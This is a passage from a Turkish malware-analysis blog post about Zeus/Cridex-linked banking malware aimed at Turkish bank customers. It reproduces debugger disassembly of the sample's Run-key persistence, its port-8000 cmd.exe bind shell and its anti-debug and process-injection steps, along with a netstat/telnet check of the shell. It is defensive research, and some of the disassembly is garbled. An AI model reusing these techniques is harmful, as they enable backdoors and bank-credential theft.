HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SunJavaUpdateSched anahtarı oluşturmaktadır. Çalıştığı zaman da hem e-posta hem de web sitelerine konu olduğu gibi 8000. numaralı bağlantı noktasında (port) dinlemeye geçmekte ve bu bağlantı noktasından sisteme bağlanan kişilere komut satırı erişimi (shell) vermektedir.



Immunity Debugger - Turkish-\_00400000.exe - [CPU - main thread]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment

```
003801CF 6A 01    PUSH 1
003801D1 6A 00    PUSH 0
003801D3 68 DA003800    PUSH 3800DA
003801D8 FF75 F4    PUSH DWORD PTR SS:[EBP-C]
003801DB E8 36810000    CALL 00380316    ASCII "SunJavaUpdateSched"
003801E0 FF75 F4    PUSH DWORD PTR SS:[EBP-C]
003801E3 E8 22810000    CALL 0038030A    JMP to ADVAPI32.RegSetValueExA
003801E8 68 24883800    PUSH 3808324
003801ED 68 01810000    PUSH 101
003801F2 E8 F5000000    CALL 003802EC    JMP to ws2_32.WSAStartup
003801F7 66:C745 E8 0200    MOV WORD PTR SS:[EBP-20],2
003801FD 68 401F0000    PUSH 1F40
00380202 E8 F7000000    CALL 003802FE    JMP to ws2_32.ntohs
00380207 66:8945 E2    MOV WORD PTR SS:[EBP-1E],AX
0038020B C745 E4 00000000    MOV DWORD PTR SS:[EBP-1C],0
00380212 6A 00    PUSH 0
00380214 6A 00    PUSH 0
00380216 6A 00    PUSH 0
00380218 6A 06    PUSH 6
0038021A 6A 01    PUSH 1
0038021C 6A 02    PUSH 2
0038021E 68 C3000000    CALL 003802E6    JMP to ws2_32.WSASocketA
00380223 8945 F0    MOV DWORD PTR SS:[EBP-10],EAX
00380226 83F8 FF    CMP EAX,-1
00380229 74 79    JE SHORT 003802A4
0038022B 6A 10    PUSH 10
0038022D 8045 E0    LEA EAX,DWORD PTR SS:[EBP-20]
00380230 50    PUSH EAX
00380231 FF75 F0    PUSH DWORD PTR SS:[EBP-10]
00380234 E8 BF000000    CALL 003802F8    JMP to ws2_32.bind
00380239 83F8 FF    CMP EAX,-1
0038023C 74 66    JE SHORT 003802A4
0038023E 6A 05    PUSH 5
00380240 FF75 F0    PUSH DWORD PTR SS:[EBP-10]
00380243 E8 BC000000    CALL 00380304    JMP to ws2_32.listen
00380248 83F8 FF    CMP EAX,-1
0038024B 74 57    JE SHORT 003802A4
0038024D 33C0    XOR EAX,EAX
0038024F 807D 9C    LEA EDI,DWORD PTR SS:[EBP-64]
00380252 B9 44000000    MOV ECX,44
00380257 F3:AA    REP STOS BYTE PTR ES:[EDI]
00380259 6A 00    PUSH 0
0038025B 6A 00    PUSH 0
0038025D FF75 F0    PUSH DWORD PTR SS:[EBP-10]
00380260 E8 80000000    CALL 003802F2    JMP to ws2_32.accept
00380265 C745 9C 44000000    MOV DWORD PTR SS:[EBP-64],44
0038026C 8945 D4    MOV DWORD PTR SS:[EBP-2C],EAX
0038026F 8945 D8    MOV DWORD PTR SS:[EBP-28],EAX
00380272 8945 DC    MOV DWORD PTR SS:[EBP-24],EAX
00380275 66:C745 CC 0000    MOV WORD PTR SS:[EBP-34],0
00380278 C745 C8 01010000    MOV DWORD PTR SS:[EBP-38],101
00380282 8045 8C    LEA EAX,DWORD PTR SS:[EBP-74]
00380285 50    PUSH EAX
00380286 8045 9C    LEA EAX,DWORD PTR SS:[EBP-64]
00380289 50    PUSH EAX
0038028A 6A 00    PUSH 0
0038028C 6A 00    PUSH 0
0038028E 6A 00    PUSH 0
00380290 6A 01    PUSH 1
00380292 6A 00    PUSH 0
00380294 6A 00    PUSH 0
00380296 68 ED003800    PUSH 3800ED    ASCII "cmd.exe"
00380298 6A 00    PUSH 0
0038029D E8 14000000    CALL 003802B6    JMP to kernel32.CreateProcessA
003802A2 ^EB A9    JMP SHORT 0038024D
003802A4 6A 00    PUSH 0
003802A6 E8 11000000    CALL 003802BC    JMP to kernel32.ExitProcess
003802AB C9    LEAVE
003802AC C2 0400    RETN 4
003802E8 6A 00    INTO
EBP=0012FE28
```

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator>netstat -an -p tcp | findstr "8000"
  TCP    0.0.0.0:8000        0.0.0.0:0      LISTENING
C:\Documents and Settings\Administrator>

c:\ Telnet 127.0.0.1
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\Desktop>_
```

Ancak bu zararlı yazılım, kontrollerden herhangi birine takılmaz ise 32 bit işletim sisteminde windows\system32 klasörü altında wuauctl.exe dosyası yaratmakta, 64 bit işletim sisteminde ise windows\syswow64 klasörü altında svchost.exe dosyası yaratmakta (windows file protection izin verirse), çalıştırımda kendisini bu işleme (process) enjekte ederek diğer faza geçmektedir. Son fazda ise sisteme bankacılık zararlı yazılımı bulaştırarak Zeus ve Spyeye'dan bildiğimiz gibi kullanıcının cep telefonuna da zararlı yazılım göndererek internet şubesini kullanan kullanıcının kullanıcı adını, şifresini ve sms doğrulama kodunu çalarak müşterilerin hesabını boşaltmaya çalışmaktadır.

Immunity Debugger - Turkish\_00400000.exe - [CPU - main thread]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment spec

Address	OpCode	Instruction	Description
003800C0	55	PUSH EB	
003800C1	8BEC	MOV EB,ESP	
003800C3	8D4C ACFCFFFF	ADD ESP,-354	
003800C9	6A 00	PUSH 0	
003800CB	E8 96030000	CALL 003800466	JMP to kernel32.GetModuleHandleW
003800D0	8945 F8	MOV DWORD PTR SS:[EBP-8],EAX	
003800D2	6A 04	PUSH 4	
003800D5	68 00100000	PUSH 1000	
003800DA	68 00000000	PUSH 0000	
003800DF	6A 00	PUSH 0	
003800E1	E8 98030000	CALL 00380047E	JMP to kernel32.VirtualAlloc
003800E6	8945 F4	MOV DWORD PTR SS:[EBP-C],EAX	
003800E9	85C0	TEST EAX,EAX	
003800EB	0F84 25030000	JE 003800416	
003800F1	68 00000000	PUSH 0000	
003800F6	FF75 F4	PUSH DWORD PTR SS:[EBP-C]	
003800F9	6A 00	PUSH 0	
003800FB	E8 60030000	CALL 003800460	JMP to kernel32.GetModuleFileNameW
00380100	FF75 F4	PUSH DWORD PTR SS:[EBP-C]	
00380103	68 60003000	PUSH 380060	UNICODE "src"
00380108	E8 6B030000	CALL 003800478	JMP to kernel32.SetEnvironmentVariableW
0038010D	68 00000000	PUSH 0000	
00380112	FF75 F4	PUSH DWORD PTR SS:[EBP-C]	
00380115	E8 5B030000	CALL 003800472	JMP to kernel32.GetWindowsDirectoryW
0038011A	85C0	TEST EAX,EAX	
0038011C	0F84 E5020000	JE 003800407	
00380122	C745 FC 00000000	MOV DWORD PTR SS:[EBP-41],0	
00380129	6A 00	PUSH 0	
0038012B	6A 04	PUSH 4	
0038012D	8045 FC	LEA EAX,DWORD PTR SS:[EBP-4]	
00380130	50	PUSH EAX	
00380131	6A 1A	PUSH 1A	
00380133	6A FF	PUSH -1	
00380135	E8 FC020000	CALL 003800436	JMP to ntdll.ZwQueryInformationProcess
0038013A	837D FC 00	CMP DWORD PTR SS:[EBP-4],0	
0038013E	75 0F	JNE SHORT 0038014F	
00380140	68 6B003000	PUSH 380068	
00380145	FF75 F4	PUSH DWORD PTR SS:[EBP-C]	
00380148	E8 3D003000	CALL 00380049A	JMP to kernel32.lstrcmpW
0038014D	68 00000000	PUSH 00000000	
0038014F	68 94000000	JNP SHORT 0038015C	
00380154	FF75 F4	PUSH DWORD PTR SS:[EBP-C]	
00380157	E8 2E030000	CALL 00380048A	JMP to kernel32.lstrcmpW
0038015C	6A 00	PUSH 0	
0038015E	68 00000000	PUSH 00	
00380163	6A 03	PUSH 3	
00380165	6A 00	PUSH 0	
00380167	6A 01	PUSH 1	
00380169	68 00000000	PUSH 00000000	
0038016E	FF75 F4	PUSH DWORD PTR SS:[EBP-C]	
00380171	E8 D8020000	CALL 00380044E	JMP to kernel32.CreateFileW
00380176	8945 F0	MOV DWORD PTR SS:[EBP-10],EAX	
00380179	83F8 FF	CMP EAX,-1	
0038017C	0F84 85020000	JE 003800407	
00380182	FF75 F0	PUSH DWORD PTR SS:[EBP-10]	
00380185	68 00000001	PUSH 1000000	
0038018A	6A 02	PUSH 2	
0038018C	6A 00	PUSH 0	
0038018E	6A 00	PUSH 0	
00380190	6A 04	PUSH 4	
00380192	8045 EC	LEA EAX,DWORD PTR SS:[EBP-14]	
00380195	50	PUSH EAX	
00380196	E8 8F020000	CALL 00380042A	JMP to ntdll.ZwCreateSection
00380198	85C0	TEST EAX,EAX	
0038019D	0F8C 5C020000	JL 0038003FF	
003801A3	33C9	XOR ECX,ECX	
003801A5	894D E8	MOV DWORD PTR SS:[EBP-18],ECX	
003801A6	83C4 F0	MOV ECX,ECX	

Sonuç olarak yazının başında da bahsettiğim üzere yazılım seviyesine inilmeden sistem seviyesinde yapılan analizler, zararlı yazılımın sanal makine, debugger, sandbox tespitine yönelik kontroller içermesi durumunda farklı sonuçlar ortaya çıkarabilmektedir bu nedenle zararlı yazılım hakkında kesin bir sonuca varmak için mutlaka ama mutlaka yazılım seviyesinde de analiz yapılması gerekmektedir.

Türkiye'deki banka müşterilerini hedef alan bu zararlı yazılım ile ilgili daha fazla bilgi almak için Tübitak BİLGEML tarafından yayınlanan analiz yazısını da okumanızı öneririm.

Bu vesileyle herkesin yeni yılını kutlar, 2013 yılının herkese önce sağlık sonra güvenli günler getirmesini dilerim.

Not: Her ne kadar bu zararlı yazılım Tübitak BİLGEM'in yayınlamış olduğu analiz yazısında Zeus'un bir türevi olarak yer almış olsa da Zemana firmasından Emre TINAZTEPE'nin yapmış olduğu bir açıklamaya göreye zararlı

yazılım kimi zaman Zeus kimi zaman ise Cridex olarak son kullanıcının sistemine yüklenmektedir. Daha detaylı yeni analiz raporları/yazılıları yayınlandııkça bu zararlı yazılım hakkında daha net bilgilere sahip olacağımıza inanıyorum.